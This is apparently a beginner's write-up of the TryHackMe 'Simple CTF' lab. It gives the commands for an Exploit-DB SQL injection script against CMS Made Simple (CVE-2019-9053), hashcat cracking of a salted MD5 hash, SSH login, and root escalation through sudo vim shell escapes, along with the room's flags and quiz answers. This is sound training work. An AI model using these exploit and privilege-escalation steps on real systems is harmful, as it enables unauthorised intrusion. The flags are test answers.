
TryHackMe CTF Write-up

Room: Simple CTF

Prepared by: Raseena. R

Date: July 10, 2025



Simple CTF page


Introduction

Simple CTF is exactly what it sounds like — a beginner-level Capture The Flag room on TryHackMe. It's designed to help new players get comfortable with basic hacking techniques like scanning, enumeration, exploitation, and privilege escalation.


In this write-up, I'll walk through the steps I took to complete the room, including the commands I used, what I found, and how I captured the flags.

Start the Machine

First, deploy the machine and wait a minute for it to be ready. You'll get an IP like this:




Let's start with a basic Nmap scan to identify open ports and services.



From our results, we can see ports 21 (FTP), 80 (HTTP), and 2222 (SSH) are open.


❓How many services are running under port 1000?
✅2
❓What is running on the higher port?
✅ssh

- Knowing there is a website being hosted let's check it out for any additional information.
- First, let's just browse to the IP and see what we get.




We find it is the default Apache2 page, not much more to go off of here.

- Next, we can use "gobuster" to scan the website for any additional pages.



'gobuster' results


Using the medium wordlist we supplied, gobuster was able to find there is a webpage at "/simple". Let's try browsing it now and see what we find.



- Here we can see this is a default page for something called "CMS Made Simple" and if we look in the bottom corner we can see it is version 2.2.8.

- Let's see if there is anything online about this particular version by simply going to Google and searching "CMS Made Simple 2.2.8 exploit".

- In our results, we see a page on Exploit-DB that matches our search and refers to a SQL injection attack utilizing CVE-2019-9053.




❓What's the CVE you're using against the application?
✅ CVE-2019-9053
❓To what kind of vulnerability is the application vulnerable?
✅ SQLi

Exploitation

To exploit this vulnerability, all we ideally need to do is download the script right from ExploitDB and run it.

Let's try running this script in python as-is:

python3 46635.py -u http://10.10.221.149/simple -c -w /usr/share/wordlists/rockyou.txt




- I used **Hashcat**, a powerful password recovery tool, to crack a salted MD5 hash.

```
root@ip-10-10-237-76:~# hashcat -O -a 0 -m 20 0c01f4468bd75d7a84c7eb73846e8d
96:1dac0d92e9fa6bb2 /usr/share/wordlists/rockyou.txt
```

```
0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret

Session..........: hashcat
Status...........: Cracked
Hash.Name........: md5($salt.$pass)
Hash.Target......: 0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2
Time.Started.....: Mon Mar  1 05:01:06 2021 (0 secs)
Time.Estimated...: Mon Mar  1 05:01:06 2021 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   920.3 kH/s (1.25ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 2048/14344384 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456 -> lovers1

Started: Mon Mar  1 05:00:48 2021
Stopped: Mon Mar  1 05:01:07 2021
root@ip-10-10-237-76:~#
```

❓What's the password?
✅ secret
❓Where can you login with the details obtained?
✅ ssh

- Using the username and password we discovered we can now try to SSH on port 2222 into the target machine.



```
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
$
```

Now if we ls we see the "user.txt" file and read it for our first flag!

```
Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ whoami
mitch
$ ls
user.txt
$ bash
mitch@Machine:~$ cat user.txt
G00d j0b, keep up!
mitch@Machine:~$ ls
```

user.txt flag 1 🏴

❓What's the user flag?
✅ G00d j0b, keep up!

- Next let's check if any other users have home directories.

```
mitch@Machine:~$ ls /home
mitch  sunbath
mitch@Machine:~$
```

❓Is there any other user in the home directory? What's its name?
✅ sunbath

Privileged Escalation

- On to privileged escalation! First I like to start off by running "sudo -l" to see what my current user can run.

```
File  Actions  Edit  View  Help
mitch@Machine:~$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
mitch@Machine:~$
```

- We can see the user "mitch" can run /usr/bin/vim without a password. With that information, let's check out GTFOBins and see if we can use that for privesc.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a)
```
sudo vim -c ':!/bin/sh'
```

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```

- Looks like if we run this command here we can escalate our privileges!

❓What can you leverage to spawn a privileged shell?
✅ vim

```
$ sudo vim -c ':!/bin/sh'

# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

That worked perfectly! Now the only step left is to capture the root flag and complete the room.


```
mitch@Machine:~$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
mitch@Machine:~$ sudo vim

root@Machine:~# whoami
root
root@Machine:~# cd /root
root@Machine:/root# ls
root.txt
root@Machine:/root# root.txt
root.txt: command not found
root@Machine:/root# cat root.txt
W3ll d0n3. You made it!
root@Machine:/root# 
```

❓What's the root flag?
✅W3ll d0n3. You made it!

Congrats! 🎉

Overall, this room was straightforward but really helpful — it guided us through using tools like Gobuster and Nmap, exploring different vulnerabilities until we found a working one, checking out GTFOBins, and finally escalating privileges to root to grab the final flag.

🎉 All Flags Captured!



🏅 Badge Unlocked!

After completing all the tasks and capturing the required flags, I earned the **Simple CTF badge** on TryHackMe!
This marks a successful start to my journey into practical **Capture The Flag (CTF)** challenges and hands-on cybersecurity learning.